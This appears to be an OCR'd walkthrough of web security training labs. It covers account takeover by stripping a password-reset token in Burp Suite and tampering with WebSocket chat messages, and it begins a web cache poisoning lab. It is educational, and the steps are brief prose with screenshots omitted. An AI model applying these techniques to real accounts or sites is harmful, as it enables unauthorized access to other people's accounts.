
Step 2 : Click the forget password link and enter your own username






Step 3 : Click the email client button and view the password reset email link and reset your password







Step 4 : In brup suite turn on interception and send the request to the repeater




Step 5 : In burp repeater , delete the value temp-forgot-password-token



Step 6 : In the browser , log into victims account



Step 7 : Lab solved




WebSockets


WebSocket vulnerabilities happen when real-time communication channels do not validate messages properly. Attackers can modify or inject malicious messages to perform unauthorized actions or manipulate application logic.

Lab 1 : Manipulating WebSocket message to exploit vulnerabilities


Step 1 : Open the lab in the broswer




Step 2 : Click the live chat and sent the chat message




Step 3 : In the burp proxy history tab, you observe the chat message and forward it




Step 4 : Edit the intercepted message and forward it





Step 5 : Lab Solved




Web cache poisoning


Web cache poisoning is a vulnerability where attackers trick a caching system into storing a malicious response. This poisoned content is then served to other users, potentially causing data leaks, XSS, or redirection attacks.

Lab 1 : Web cache poisoning with an unkeyed header


Step 1 : Open the lab in the broswer



